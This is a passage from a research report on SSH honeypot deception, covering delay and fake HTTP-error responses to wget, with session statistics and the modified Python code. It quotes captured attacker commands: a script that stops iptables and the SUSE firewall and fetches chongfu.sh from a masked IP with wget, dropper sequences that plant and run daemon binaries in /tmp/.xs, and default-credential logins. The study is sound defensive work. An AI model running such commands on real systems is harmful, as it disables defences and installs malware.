
The session durations for Phase 2B maintained the trend in Phase 2A of being concentrated at one interval. However, we noted that the spread of the duration over this interval widened to a 20 seconds block between 23 seconds and 42 seconds (Figure 29).

Figure 29. Histogram of session duration for Phase 2B.




The number of commands also maintained the trend observed in Phase 2A where most of the sessions had only four commands (Figure 30).

Figure 30. Histogram of number of commands for Phase 2B.



There were 12 wget file transfers in which five files were unique. The percentage of unique sets of input among the established sessions further declined to 5.4% compared to 9.76% in Phase 2A and 12% in Phase 1. As mentioned previously, we were most interested in investigating how our deception affected different users attempting to transfer files using the same script. We found one such instance during this phase where a file was transferred using the same script during four different sessions. The script is shown in Figure 31.

Figure 31. Content of script used to transfer files in four different sessions in Phase 2B.




```
/etc/init.d/iptables stop
service iptables stop
SuSEfirewall2 stop
reSuSEfirewall2 stop
cd /etc
yum install -y wget
wget -c http://XXX.XXX.XXX.XXX:9960/chongfu.sh
```

All four sessions used identical scripts that timed out during the transfer attempt. The logs indicated that there was neither a progress bar nor a transfer-completed message transmitted to the client. The same script was executed by two different clients with each client running the script twice about one minute apart. Looking through the logs, we discovered that all the transfers timed out when connecting with the server. Based on the option ‘-c’ (continue to download a partially downloaded file) used for the wget command, we suspect that the file-source host may not have a stable connection.


We also found five sets of similar input, each run 46 times, during this phase (Figure 32). They originated from the same IP address from Japan. This client first attempted to log in using the ‘root’ account but failed. It then logged in successfully using the “admin” and “ubnt” accounts (Figure 33) and proceeded to establish regular connections to our honeypot for about two days. The same IP address also ran another set of two inputs twice (Figure 34). Based on Figures 33 and 35, we can see that the two inputs likely fingerprinted the version of our operating system. From the sequence of the sessions, we can observe that the general pattern of this client was to run the five scripts sequentially with the ‘admin’ username, followed by the same five scripts using the “ubnt” username in one cycle. The intervals between the sessions within a cycle are short compared to the interval to the next cycle (Figure 36).

Figure 32. Five sets of similar inputs found in Phase 2B.



ID	MD5 Hash	Input	Counter
3	fc1edfb141c8fa2aa4f19df156d1c8bc	mkdir /tmp/.xs/ cat > /tmp/.xs/daemon.armv4l.mod chmod 777 /tmp/.xs/daemon.armv4l.mod /tmp/.xs/daemon.armv4l.mod	46
4	4c3b66cc3473821298982d39bb908297	mkdir /tmp/.xs/ cat > /tmp/.xs/daemon.i686.mod chmod 777 /tmp/.xs/daemon.i686.mod /tmp/.xs/daemon.i686.mod	46
5	a24e854800c904fd0e04c26711d711f9	mkdir /tmp/.xs/ cat > /tmp/.xs/daemon.mips.mod chmod 777 /tmp/.xs/daemon.mips.mod /tmp/.xs/daemon.mips.mod	46
6	302cfaa7d86ead299fa3d5563080c1f3	mkdir /tmp/.xs/ cat > /tmp/.xs/daemon.mipsel.mod chmod 777 /tmp/.xs/daemon.mipsel.mod /tmp/.xs/daemon.mipsel.mod	46
7	4b49ea2bb4d138ad8b576a44f229ee11	mkdir /tmp/.xs/ cat > /tmp/.xs/test.mod chmod 777 /tmp/.xs/test.mod /tmp/.xs/test.mod	46


Figure 33. Initial login attempts to the “root,” “admin” and “ubnt” accounts.



Total connection attempts from [redacted]


Timestamp	IP	Session	Username	Password	Success
2018-06-12 08:11:35	[redacted]	0104934bde26	root	root	0
2018-06-12 08:12:30	[redacted]	93f2c0c53ef0	admin	admin	1
2018-06-12 08:12:34	[redacted]	1cfc3cecfe4c	admin	admin	1
2018-06-12 08:13:08	[redacted]	489a82baaf78	admin	admin	1
2018-06-12 08:13:26	[redacted]	152b1fa6d35b	ubnt	ubnt	1
2018-06-12 08:13:30	[redacted]	21db47812657	ubnt	ubnt	1

Figure 34. Two inputs used to fingerprint the version of the operating system.



2	296b13943fbfee36c0dcf8ed673cb8c2	echo -n test cat /proc/version	2


Figure 35. The first session from each username fingerprinting the operating system version.



Total input activity from [redacted]

Timestamp	Session	Success	Input
2018-06-12 08:12:32	93f2c0c53ef0	1	echo -n test
2018-06-12 08:12:33	93f2c0c53ef0	1	cat /proc/version
2018-06-12 08:12:36	1cfc3cecfe4c	1	mkdir /tmp/.xs/
2018-06-12 08:12:37	1cfc3cecfe4c	1	cat > /tmp/.xs/daemon.armv4l.mod
2018-06-12 08:12:45	1cfc3cecfe4c	1	chmod 777 /tmp/.xs/daemon.armv4l.mod
2018-06-12 08:12:46	1cfc3cecfe4c	0	/tmp/.xs/daemon.armv4l.mod
2018-06-12 08:13:09	489a82baaf78	1	mkdir /tmp/.xs/
2018-06-12 08:13:11	489a82baaf78	1	cat > /tmp/.xs/daemon.i686.mod
2018-06-12 08:13:18	489a82baaf78	1	chmod 777 /tmp/.xs/daemon.i686.mod
2018-06-12 08:13:19	489a82baaf78	0	/tmp/.xs/daemon.i686.mod
2018-06-12 08:13:27	152b1fa6d35b	1	echo -n test
2018-06-12 08:13:29	152b1fa6d35b	1	cat /proc/version
2018-06-12 08:13:32	21db47812657	1	mkdir /tmp/.xs/

Figure 36. Behavioral pattern of a client executing the five scripts.



Total connection attempts from [redacted] 233

Timestamp	IP	Session	Username	Password	Success
2018-06-13 05:23:31	[redacted]	461c57c9b81e	ubnt	ubnt	1
2018-06-13 05:24:04	[redacted]	0a87e6b9b623	ubnt	ubnt	1
2018-06-13 05:24:40	[redacted]	[illegible]	ubnt	ubnt	1
2018-06-13 06:19:53	[redacted]	d223d40d2910	admin	admin	1
2018-06-13 06:20:26	[redacted]	d5274b6b6bc5	admin	admin	1
2018-06-13 06:20:59	[redacted]	44756415c18b	admin	admin	1
2018-06-13 06:21:32	[redacted]	ac264ce2f4f6	admin	admin	1
2018-06-13 06:22:06	[redacted]	[illegible]	admin	admin	1
2018-06-13 06:22:39	[redacted]	f5db0af72f2f	ubnt	ubnt	1
2018-06-13 06:23:12	[redacted]	5467c5c23701	ubnt	ubnt	1
2018-06-13 06:23:44	[redacted]	a25468d75d8f	ubnt	ubnt	1
2018-06-13 06:24:18	[redacted]	f903a06c2969	ubnt	ubnt	1
2018-06-13 06:24:52	[redacted]	[illegible]	ubnt	ubnt	1
2018-06-13 15:47:39	[redacted]	f0ead9fd433c	admin	admin	1
2018-06-13 15:48:15	[redacted]	a2c9d4ab45b0	admin	admin	1
2018-06-13 15:49:02	[redacted]	f8b7b8c680c4	admin	admin	1
2018-06-13 15:49:36	[redacted]	ed8bc83c6c5d	admin	admin	1
2018-06-13 15:50:13	[redacted]	[illegible]	admin	admin	1
2018-06-13 15:50:50	[redacted]	d2cfc1844efb	ubnt	ubnt	1
2018-06-13 15:51:27	[redacted]	e04fd6a1b059	ubnt	ubnt	1
2018-06-13 15:52:03	[redacted]	6f5cc3869bc5	ubnt	ubnt	1
2018-06-13 15:52:44	[redacted]	c0fc031d9c25	ubnt	ubnt	1
2018-06-13 15:53:22	[redacted]	2b4d7284a7c9	ubnt	ubnt	1

4. Phase 2C: The False-Excuses Technique for the wget Command on the SSH Honeypot

File transfers can also encounter errors. In Phase 2C, we replaced the delay deception implemented in Phase 2B with false excuses by implementing error messages for the wget command. We selected 10 HTTP error codes [36] that included both common and less-common responses (Table 8). To prevent attackers from being discouraged by constant false excuses, the deception would trigger with a 50% probability (See Figure 37). If deception was triggered, an excuse would be selected from Table 8 with equal probability.

Figure 37. Code segment added to wget.py.

```
def pageEnd(self):
   ####################################
   #original code to save file to download folder
   ####################################

   if self.excuse==1;                                          #if false excuse is used
          excusenum = random.randint(0, 9)                     #determine excuse to reply

          if excusenum == 0:
                  self.errorWrite('400 Bad Request\n')                   #write excuse to client terminal
                  log.msg('False Excuse: 400 Bad Request\n')  #log excuse used in log file
          if excusenum == 1:
                  self.errorWrite('401 Unauthorized\n')
                  log.msg('False Excuse: 401 Unauthorized\n')
          if excusenum == 2:
                  self.errorWrite('403 Forbidden\n')
                  log.msg('False Excuse: 403 Forbidden\n')
          if excusenum == 3:
                  self.errorWrite('404 Not Found\n')
                  log.msg('False Excuse: 404 Not Found\n')
          if excusenum == 4:
                  time.sleep(120)
                  self.errorWrite('408 Request Timeout\n')
                  log.msg('False Excuse: 408 Request Timeout\n')
          if excusenum == 5:
                  self.errorWrite('451 Unavailable For Legal Reasons\n')
                  log.msg('False Excuse: 451 Unavailable For Legal Reasons\n')
          if excusenum == 6:
                  self.errorWrite('500 Internal Server Error\n')
                  log.msg('False Excuse: 500 Internal Server Error\n')
          if excusenum == 7:
                  self.errorWrite('502 Bad Gateway\n')
                  log.msg('False Excuse: 502 Bad Gateway\n')
          if excusenum == 8:
                  self.errorWrite('503 Service Unavailable\n')
                  log.msg('False Excuse: 503 Service Unavailable\n')
          if excusenum == 9:
                  time.sleep(120)
                  self.errorWrite('504 Gateway Timeout\n')
                  log.msg('False Excuse: 504 Gateway Timeout\n')
          self.exit()
else;
          ##################################################
          #original code to write download complete message to client’s terminal
          ##################################################
```


Table 8. HTTP codes use for false excuses.

Code	Description	Remarks
400	Bad Request	
401	Unauthorized	
403	Forbidden	
404	Not Found	
408	Request Timeout	Implemented with a 120 second delay
451	Unavailable For Legal Reasons	
500	Internal Server Error	
502	Bad Gateway	
503	Service Unavailable	
504	Gateway Timeout	Implemented with a 120 second delay

a. *Overall Activities*

In Phase 2C, we used the list of permitted username-password combinations that were generated for each IP address in prior experiments. There were 54,564 login attempts, a 13% decrease from Phase 2B. The number of distinct IP addresses increased slightly by 1.2% to 647. The number of sessions that had further interactions with the honeypot increased by about 10 times to 2,695 sessions (Figure 38). The top four IP addresses again were in Russia and were identical to the top four IP addresses in Phase 2B.


Figure 38. Percentage of successful logins in Phase 2C.



b. *Measures of User Activity*


The session duration for Phase 2C maintained the trend observed in both Phase 2A and Phase 2B where the durations were concentrated at one interval. The spread of the duration over this one interval, however, widened to a 40-second block between 23 seconds and 62 seconds (Figure 39).

Figure 39. Histogram of session durations for Phase 2C.



The number of commands input during this phase also maintained the trend observed in Phase 2A and Phase 2B where most sessions had only four commands (Figure 40). This is because the same inputs in Figure 32 were again repeatedly sent to our honeypot. While the inputs originated from the same source IP address during Phase 2B, they originated from three IP addresses in Japan, Brazil, and the United States during Phase 2C.

Figure 40. Histogram of number of commands for Phase 2C.



There were 12 wget file transfers of which eight files were unique. The number of unique sets of input increased to 25. As in Phase 2B, we observed from the log that the sessions did not show the progress bar or the false excuses that we have implemented, as the file transfers all timed out before any data was transferred.

Based on the identical IP addresses we saw in the wget commands and the client's source IP address, we found that most clients had attempted to transfer the files from themselves to the honeypot. Therefore, we suspect that the client had knowledge of the real progress of the file transfer and terminated the session before receiving our deceptions. This caused our false excuses to not be transmitted to the client. We originally implemented the delay and false excuses after the file was successfully transferred in the background since we wanted to be able to analyze the content of the files. But because the transfer had timed out and no data was transferred at all, we were unable to determine the effectiveness of our deception techniques in Phases 2B and 2C.

5. Phase 2D: Modified Delay and False Excuses for the wget Command on the SSH Honeypot

To correctly test the effects of our deception techniques, we amended our code in this phase to implement either the delay or false excuses before the file transfer commences. Each deception technique had a 50% probability of being used when a wget command was entered. When a delay was selected, it would be between 30 and 90 seconds. If a false excuse was selected, one from Table 8 would be sent to the client. The modified code is shown in Figure 41.

Figure 41. Modified wget.py for Phase 2D.


```
  def download(self, url, fakeoutfile, outputfile, *args, **kwargs):  #code inserted to down function instead of pageEnd
    self.excuse = random.randint(0, 1)                    #random number to determine whether to usedelay or false excuse

    ########################################################
    #original code section to parse url and check if http or https download
    ########################################################

         if self.excuse == 1:                             #use false excuse
           excusenum = random.randint(0, 9)               #determine excuse to reply
           if excusenum == 0:
                  self.errorWrite('400 Bad Request\n')
        log.msg('False Excuse: 400 Bad Request\n')
           if excusenum == 1:
                  self.errorWrite('401 Unauthorized\n')                  #send excuse to client terminal
                  log.msg('False Excuse: 401 Unauthorized\n')            #log excuse used
           if excusenum == 2:
                  self.errorWrite('403 Forbidden\n')
                  log.msg('False Excuse: 403 Forbidden\n')
           if excusenum == 3:
                  self.errorWrite('404 Not Found\n')
                  log.msg('False Excuse: 404 Not Found\n')
           if excusenum == 4:
                  time.sleep(120)
                  self.errorWrite('408 Request Timeout\n')
                  log.msg('False Excuse: 408 Request Timeout\n')
           if excusenum == 5:
                  self.errorWrite('451 Unavailable For Legal Reasons\n')
                  log.msg('False Excuse: 451 Unavailable For Legal Reasons\n')
           if excusenum == 6:
                  self.errorWrite('500 Internal Server Error\n')
                  log.msg('False Excuse: 500 Internal Server Error\n')
           if excusenum == 7:
                  self.errorWrite('502 Bad Gateway\n')
                  log.msg('False Excuse: 502 Bad Gateway\n')
           if excusenum == 8:
                  self.errorWrite('503 Service Unavailable\n')
                  log.msg('False Excuse: 503 Service Unavailable\n')
           if excusenum == 9:
                  time.sleep(120)
                  self.errorWrite('504 Gateway Timeout\n')
                  log.msg('False Excuse: 504 Gateway Timeout\n')
           self.exit()

    if self.excuse == 0:                                  #use delay
      minD = 30                                           #minimum delay in seconds
      maxD = 90                                           #maximum delayin seconds
      delay = random.randint(minD, maxD)                  #generate delay value
      time.sleep(delay)
      log.msg('Delay: ' + str(delay) + '\n')              #log delay value used

    factory = HTTPProgressDownloader(self, fakeoutfile, url, outputfile, *args, **kwargs)            #begin download

#################
#original code below
#################
```

a. Overall Activities

In this phase, we continued to use the list of permitted username-password combinations that were generated for each IP address in prior experiments. There were

36,255 login attempts, a 33.56% decrease from Phase 2C. The number of distinct IP addresses increased slightly by 2% to 660. The number of sessions that had further interactions with the honeypot increased by about 95% to 125 sessions (Figure 42). The top nine IP addresses were from Russia and were among the top seven IP addresses in Phase 2C.


Figure 42. Percentage of successful logins in Phase 2D.



b. *Measures of User Activity*

